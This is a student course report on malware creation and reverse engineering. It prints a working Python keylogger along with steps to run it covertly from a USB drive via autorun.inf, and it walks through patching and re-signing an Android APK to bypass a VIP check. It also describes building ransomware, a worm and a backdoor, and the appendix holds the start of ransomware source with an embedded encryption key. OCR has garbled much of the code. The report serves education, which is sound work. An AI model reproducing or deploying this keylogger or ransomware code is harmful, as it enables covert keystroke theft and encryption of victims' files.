PROJECT REPORT

Course Name : CYBER SECURITY
Project Name : REVERSE ENGINEERING AND MALWARE ANALYSIS

Team Member:Chintha Ajay Kumar(21FE5A0323)

1 INTRODUCTION

1.1 OVERVIEW

The project focuses on reverse engineering and malware analysis, specifically targeting three types of malware: ransomware, keylogger, and worms. It explores the creation and functionalities of each malware type using Python.

1.2 Purpose

The purpose of this project is to understand the inner workings of different types of malware, study their behavior, and develop an understanding of reverse engineering techniques and malware analysis.

2 LITERATURE SURVEY

2.1 EXISTING PROBLEM


The existing problem is the presence of various types of malware that pose a threat to computer systems and networks. These malware types, including ransomware, keyloggers, and worms, can cause significant damage to data and compromise system security.

2.2 PROPOSED SOLUTION

The proposed solution is to create simple implementations of ransomware, keylogger, and worms using Python. By understanding how these malware types work and the techniques used to create them, it becomes easier to develop countermeasures and protect against such threats.

3. THEORETICAL ANALYSIS

3.1 BLOCK DIAGRAM AND FLOWCHART



3.2 HARDWARE/SOFTWARE DESIGNING

The project requires a computer system with Python installed. The necessary software libraries for cryptography, file handling, and network communication will be utilized.

RANSOMWARE

It is a malicious software or computer virus, upon triggering which will encrypt the files and data in the disk and asks for ransom(money) in exchange to decrypt the data.

HOW SIMPLE RANSOMWARE MADE WITH PYTHON:

First a private public key pair is generated using libraries which supports algorithm rsa

Then generated public key and private key is encoded with base64 so that reverse engineers and malware analysist can't easily find the keys. Then a recursive function will scan the directories and files and encrypt those data with public key and delete those original files. Based on malware author this malware can have GUI with countdown and other graphic interface with payment gateway embedded can be included.

KEYLOGGER

This type of malware is installed indirectly by other malware or installed directly by malicious hacker. This malware will log all the keystrokes entered by the users in the pc or will log the keystrokes only when particularly entering the credentials.

HOW SIMPLE KEYLOGGER IS MADE BY PYTHON

Using putty library the keystrokes can be captured. those keystrokes can be locally stored in the pc or remotely stored in the cloud or hackers PC. Those reading and writing of file (file handling) can be done by os library.

WORMS

A worm is a type of malicious software or malware that is capable of self-replicating and spreading across computer networks without requiring any user interaction. It is designed to exploit vulnerabilities in computer systems, allowing it to infect other.

HOW SIMPLE WORMS IS MADE IN PYTHON:

This worm will replicate the files and fill the space in the disk with duplicate files. Shutil is one of the library which is used to copy the files contents. which will ne used to copy the files from given directory to targeted directory with mentioned no. of copies. This worm will replicate itself by creating new instance of above file duplicating function for various directory.

BACKDOOR

A backdoor is a hidden method or entry point in a computer system or software application that allows unauthorized access and control of the system without going through normal authentication or security mechanisms. It is typically created by developers or attackers to bypass normal security measures and gain privileged access to a system.

HOW SIMPLE BACKDOOR IS MADE IN PYTHON

Basically Backdoor is a socket communication, consist of client and server script running on both pc. Here server can be hacker or compromised system based on the situation. Both script will create a connection and bind to it and listen to it. This way hacker can able to communicate to the compromised system.

4 EXPERIMENTAL INVESTIGATIONS

During the project, various experiments were conducted to analyze the behavior of ransomware, keylogger, and worms. These experiments involved creating sample codes and executing them in controlled environments to observe the effects.

KEYLOGGER

This is a type of malware which is installed indirectly by other malware or installed directly by malicious hacker.


This malware will log all the keystrokes entered by the users in the pc or will log the keystrokes only when particularly entering the credentials.

CODE: The below code is a pendrive keylogger which will record the keystrokes when the keylogger installed pendrive inserted into a computer.


```
import pynput from pynput.keyboard
import Key, Listener word_counts = 0 keys
= [] def on_press(key):
  global word_counts, keys keys.append(key) word_counts
      += 1 print(f'{key} pressed') if word_counts
  >= 5:
    word_counts = 0 write_file(keys) keys =
    []                def
write_file(key_arr):
  with open("logs.txt","a") as f: for key in key_arr:
      ke = str(key).replace("'","") if ke.find("space") > 0: f.write('\n')
      #Finding other Keys if
      ke.find("Key") == -1: f.write(ke)
def on_release(key): if key == Key.esc:
    return False
with Listener(on_press=on_press, on_release=on_release) as listner:
listner.join()
```

SCREENSHOTS:


The above written code is converted into a executable file with the help of "auto-py-to-exe" software and saved as hello.exe.



Autorun.inf is a type of file which will automatically run the instruction given in that file. Here we give a instruction to run the hello.exe which is our keylogger.




After inserting the pendrive the code will run automatically and records the keystrokes and will be saved in a text file named log.txt.



Name	Date modified	Type	Size
autorun.inf	26-06-2023 05:55 PM	Setup Information	1 KB
hello.exe	26-06-2023 05:55 PM	Application	6,770 KB
logs.txt	27-06-2023 05:35 PM	Text Document	1 KB


The log file will looks like this:



REVERSING MOBILE APPLICATION

We took a simple mobile application which will print whether the given user is VIP user or not. In this application there is only one VIP user whose username is “sabin”. We going to reverse engineer it and make it available for everyone.


“Dex-2-jar” is a opensource tool to covert Dex file into jar file.



Name	Date modified	Type	Size
lib	27-10-2014 05:32 PM	File folder	
d2j_invoke.bat	27-10-2014 05:32 PM	Windows Batch File	1 KB
d2j_invoke.sh	27-10-2014 05:32 PM	Shell Script	2 KB
d2j-baksmali.bat	27-10-2014 05:32 PM	Windows Batch File	1 KB
d2j-baksmali.sh	27-10-2014 05:32 PM	Shell Script	2 KB
d2j-dex2jar.bat	27-10-2014 05:32 PM	Windows Batch File	1 KB
d2j-dex2jar.sh	27-10-2014 05:32 PM	Shell Script	2 KB
d2j-dex2smali.bat	27-10-2014 05:32 PM	Windows Batch File	1 KB
d2j-dex2smali.sh	27-10-2014 05:32 PM	Shell Script	2 KB
d2j-dex-recompute-checksum.bat	27-10-2014 05:32 PM	Windows Batch File	1 KB
d2j-dex-recompute-checksum.sh	27-10-2014 05:32 PM	Shell Script	2 KB
d2j-jar2dex.bat	27-10-2014 05:32 PM	Windows Batch File	1 KB
d2j-jar2dex.sh	27-10-2014 05:32 PM	Shell Script	2 KB
d2j-jar2jasmin.bat	27-10-2014 05:32 PM	Windows Batch File	1 KB
d2j-jar2jasmin.sh	27-10-2014 05:32 PM	Shell Script	2 KB
d2j-jasmin2jar.bat	27-10-2014 05:32 PM	Windows Batch File	1 KB
d2j-jasmin2jar.sh	27-10-2014 05:32 PM	Shell Script	2 KB
d2j-smali.bat	27-10-2014 05:32 PM	Windows Batch File	1 KB
d2j-smali.sh	27-10-2014 05:32 PM	Shell Script	2 KB
d2j-std-apk.bat	27-10-2014 05:32 PM	Windows Batch File	1 KB

```
PS H:\reverse engineering\experiment\sabin bir\dex2jar-2.0> d2j-dex2jar.bat -f ..\myapp.apk
d2j-dex2jar.bat : The term 'd2j-dex2jar.bat' is not recognized as the name of a cmdlet, function, script file, or
operable program. Check the spelling of the name, or if a path was included, verify that the path is correct and try
again.
At line:1 char:1
+ d2j-dex2jar.bat -f ..\myapp.apk
+ ~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (d2j-dex2jar.bat:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

Suggestion [3,General]: The command d2j-dex2jar.bat was not found, but does exist in the current location. Windows PowerShell does not load commands from th
e current location by default. If you trust this command, instead type: ".\d2j-dex2jar.bat". See "get-help about_Command_Precedence" for more details.
PS H:\reverse engineering\experiment\sabin bir\dex2jar-2.0> ./d2j-dex2jar.bat -f ..\myapp.apk
dex2jar ..\myapp.apk -> .\myapp-dex2jar.jar
```

Viewing the jar file in JD decompiler which only readable not writeable



In this code we have to change the return value in the Boolean i() function so that it always return true so that everyone is VIP user

To modify reversed code we need to use apktool

```
PS H:\reverse engineering\experiment\sabin bir> .\apktool_2.7.0.jar d .\myapp.apk
PS H:\reverse engineering\experiment\sabin bir>
```

MainActivity.smali

File Edit View

```
.class public Lcom/example/sabin/myapplication/MainActivity;
.super Landroid/support/v7/app/c;

# interfaces
.implements Landroid/view/View$OnClickListener;


# instance fields
.field m:Landroid/widget/TextView;

.field n:Landroid/widget/EditText;

.field o:Landroid/widget/Button;


# direct methods
.method public constructor <init>()V
    .locals 0

    invoke-direct {p0}, Landroid/support/v7/app/c;-><init>()V

    return-void
.end method

.method private i()Z
    .locals 2

    iget-object v0, p0, Lcom/example/sabin/myapplication/MainActivity;->n:Landroid/widget/EditText;

    invoke-virtual {v0}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/Object;->toString()Ljava/lang/String;

    move-result-object v0

    const-string v1, "sabin"

    invoke-virtual {v0, v1}, Ljava/lang/String;->equalsIgnoreCase(Ljava/lang/String;)Z

    move-result v0
```

In this reversed code we found the i() function


```
.method private i()Z
    .locals 2

    iget-object v0, p0, Lcom/example/sabin/myapplication/MainActivity;->n:Landroid/widget/EditText;

    invoke-virtual {v0}, Landroid/widget/EditText;->getText()Landroid/text/Editable;

    move-result-object v0

    invoke-virtual {v0}, Ljava/lang/Object;->toString()Ljava/lang/String;

    move-result-object v0

    const-string v1, "sabin"

    invoke-virtual {v0, v1}, Ljava/lang/String;->equalsIgnoreCase(Ljava/lang/String;)Z

    move-result v0

    if-eqz v0, :cond_0

    const/4 v0, 0x1

    :goto_0
    return v0

    :cond_0
    const/4 v0, 0x0

    goto :goto_0
.end method
```

At bottom we found the if-else statement and the variable “V0” is used to return the true/false. So we need to change it as 1 which is always true.

```
    if-eqz v0, :cond_0

    const/4 v0, 0x1

    :goto_0
    return v0

    :cond_0
    const/4 v0, 0x1

    goto :goto_0
end method
```

Now we have made the APK with our modified code

```
PS H:\reverse engineering\experiment\sabin bir> .\apktool_2.7.0.jar b .\myapp
PS H:\reverse engineering\experiment\sabin bir>
```



Now final step we need to sign the APK using keytool and jarsigner,

```
PS H:\reverse engineering\experiment\sabin bir\myapp\dist> keytool -genkey -keystore hacker.keystore -validity 1000 -alias hacker
Enter keystore password:
Re-enter new password:
What is your first and last name?
  [Unknown]:  hacker 0
What is the name of your organizational unit?
  [Unknown]:
What is the name of your organization?
  [Unknown]:
What is the name of your City or Locality?
  [Unknown]:
What is the name of your State or Province?
  [Unknown]:
What is the two-letter country code for this unit?
  [Unknown]:
Is CN=hacker 0, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown correct?
  [no]:  yes

PS H:\reverse engineering\experiment\sabin bir\myapp\dist>
```

```
PS H:\reverse engineering\experiment\sabin bir\myapp\dist> jarsigner -keystore .\hacker.keystore -verbose myapp.apk hacker
Enter Passphrase for keystore:
   adding: META-INF/MANIFEST.MF
   adding: META-INF/HACKER.SF
   adding: META-INF/HACKER.DSA
  signing: AndroidManifest.xml
  signing: classes.dex
  signing: res/anim/abc_fade_in.xml
  signing: res/anim/abc_fade_out.xml
  signing: res/anim/abc_grow_fade_in_from_bottom.xml
  signing: res/anim/abc_popup_enter.xml
  signing: res/anim/abc_popup_exit.xml
  signing: res/anim/abc_shrink_fade_out_from_bottom.xml
  signing: res/anim/abc_slide_in_bottom.xml
  signing: res/anim/abc_slide_in_top.xml
  signing: res/anim/abc_slide_out_bottom.xml
  signing: res/anim/abc_slide_out_top.xml
  signing: res/color/abc_btn_colored_borderless_text_material.xml
  signing: res/color/abc_btn_colored_text_material.xml
  signing: res/color/abc_hint_foreground_material_dark.xml
  signing: res/color/abc_hint_foreground_material_light.xml
```

```
  signing: res/mipmap-hdpi-v4/ic_launcher.png
  signing: res/mipmap-mdpi-v4/ic_launcher.png
  signing: res/mipmap-xhdpi-v4/ic_launcher.png
  signing: res/mipmap-xxhdpi-v4/ic_launcher.png
  signing: res/mipmap-xxxhdpi-v4/ic_launcher.png
  signing: resources.arsc

>>> Signer
    X.509, CN=hacker 0, OU=Unknown, O=Unknown, L=Unknown, ST=Unknown, C=Unknown
    [trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
PS H:\reverse engineering\experiment\sabin bir\myapp\dist>
```

We have successfully reverse engineered and modified the app now every user is VIP use.

5. RESULT

The final findings of the project include the successful implementation of ransomware, keylogger, and worms using Python. The behavior and impact of each malware type were analyzed, and their functionalities were understood.

6. ADVANTAGES & DISADVANTAGES

ADVANTAGES:

- Gain a deeper understanding of malware types and their functionalities
- Develop reverse engineering skills
- Enhance knowledge of malware analysis techniques

DISADVANTAGES:

- Ethical considerations and legal implications of creating and running malware
- Possibility of accidental damage to systems if not executed with caution
- Limited scope in terms of real-world applicability and relevance

7. APPLICATIONS

The knowledge gained from this project can be applied in the following areas:

- Cybersecurity: Understanding malware behavior and reverse engineering techniques can help in developing better security measures and defense mechanisms.
- Malware Analysis: The project provides a foundation for further exploration and research in the field of malware analysis.
- Ethical Hacking: The knowledge of different types of malware can be utilized in ethical hacking scenarios to identify vulnerabilities and secure systems.

8.CONCLUSION

In conclusion, the project aimed to provide insights into the field of reverse engineering and malware analysis through the creation of simple implementations of ransomware, keylogger, and worms using Python. The project successfully achieved its objectives by developing a basic understanding of the inner workings of these malware types.

9.FUTURE SCOPE

The project's future scope includes:

- Further exploration of advanced malware types and analysis techniques
- Integration with existing cybersecurity frameworks and tools
- Collaboration with researchers and professionals in the field to expand knowledge and expertise

10. BIBLIOGRAPHY

BOOKS

- "The Art of Memory Forensics: Detecting Malware and Threats in Windows, Linux, and Mac Memory" by Michael Hale Ligh, Andrew Case, Jamie Levy, and Aaron Walters
- "Black Hat Python: Python Programming for Hackers and Pentesters" by Justin Seitz
- "Python Crash Course: A Hands-On, Project-Based Introduction to Programming" by Eric Matthes
- "Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers" by TJ O'Connor
- “Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software" by Michael Sikorski and Andrew Honig

RESEARCH PAPERS

- "Distributed Denial of Service (DDoS) Attacks: Detection, Characterization, and Attribution" by S. Yuvaraj and R. Ravindran
- "Ransomware Detection Techniques: An Overview and Comparative Analysis" by Debasmita Panigrahi and Avinash Sahoo

- "Keyloggers: A Review of Detection Techniques" by R. S. Mohammed Ayaz, C. Suresh Gnana Dhas, and S. Nirmala
- "Worm Detection Techniques: A Comprehensive Survey" by A. Pradeepa, M. Rajesh, and T. S. Rangarajan

ONLINE RESOURCES

- Malware Analysis and Reverse Engineering:
- TheZoo: Malware Samples Repository (https://github.com/ytisf/theZoo)
- Malware-Traffic-Analysis.net (https://www.malware-traffic-analysis.net/)
- Reverse Engineering for Beginners by Dennis Yurichev (https://beginners.re/)
- https://medium.com/dwarsoft/how-to-reverse-engineer-an-android-application-in-3-easy-stepsdwarsoft-mobile-880d268bdc90
- https://shantoroy.com/security/write-a-worm-malware-in-python/
- https://infosecwriteups.com/how-to-make-a-ransomware-with-python-c4764f2014cf
- https://github.com/NDavis135/Keylogger-Malware-Project ● https://0x00sec.org/t/writing-a-simple-rootkit-for-linux/29034 ● Python Programming:
- Python.org Documentation (https://docs.python.org/)
- Real Python (https://realpython.com/)
- Python Weekly (https://www.pythonweekly.com/)

WEBSITES AND BLOGS

- SANS Institute (https://www.sans.org/)
- Krebs on Security (https://krebsonsecurity.com/)
- Malwarebytes Labs (https://blog.malwarebytes.com/) ● The Hacker News (https://thehackernews.com/)

TOOLS AND FRAMEWORK

- IDA Pro (https://www.hex-rays.com/ida-pro/)
- Volatility Framework (https://github.com/volatilityfoundation/volatility)
- YARA (https://virustotal.github.io/yara/)
- Cuckoo Sandbox (https://cuckoosandbox.org/)

1. APPENDIX SOURCE CODE

RANSOMWARE SAMPLE CODE:

```
Import base64 import os from
Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP, AES
'''
with open('public.pem', 'rb') as f: public = f.read()
print(base64.b64encode(public)) ''' pubKey
=
```

'''LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUVGQUFPQ0FR
O
EFNSUlCQ2dLQ0FRRUFxZUs0TkppUGlaQ1o0aDRwM2lzNwpyOTdTRGRnaWtrckswNE1sc3oraHY2UmIx
KzB2M1hsY296QXVGeGIvMjkxTE5tNGs1M1RZTXQ4M3BPRm9ZRTh4Ckx0VE55UVNSMDR2dzBGcG
R
wU3Y1YVVjbysxRmtwRjRMdCtqV1Q0YjVrTUFqWTRkOW5Yb3lRQmxJbzBWckMwQzIKcldpeklONGV1
TXBTbll3V2Z0a2JsZE5qcDJ1U0hFeWM1Z0FZR1ZKSWZ6TVRiaUxZd0k5aU9rNllnWEozbWJLdAp1dHo2
WlRTdlplVzEwaUhrc2JXUXgvcUVjR0JLWFJUbkUvYTJkZVhvRThRaFZOTUV5Z0xVQmF3NERYaWRCb
XBiCnFmSWtvZk5UWlQ3K2NyaENocVptYmFrSjA5bTdmT3k1TURud0oraU0wdlBheW1tdGduWnBrR0NQ
NlpDVDlkeHoKcHdJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0t''' pubKey
= base64.b64decode(pubKey)

def scanRecurse(baseDir): '''

Scan a directory and return a list of all files return: list of files

'''

for entry in os.scandir(baseDir): if entry.is_file(): yield
entry else:

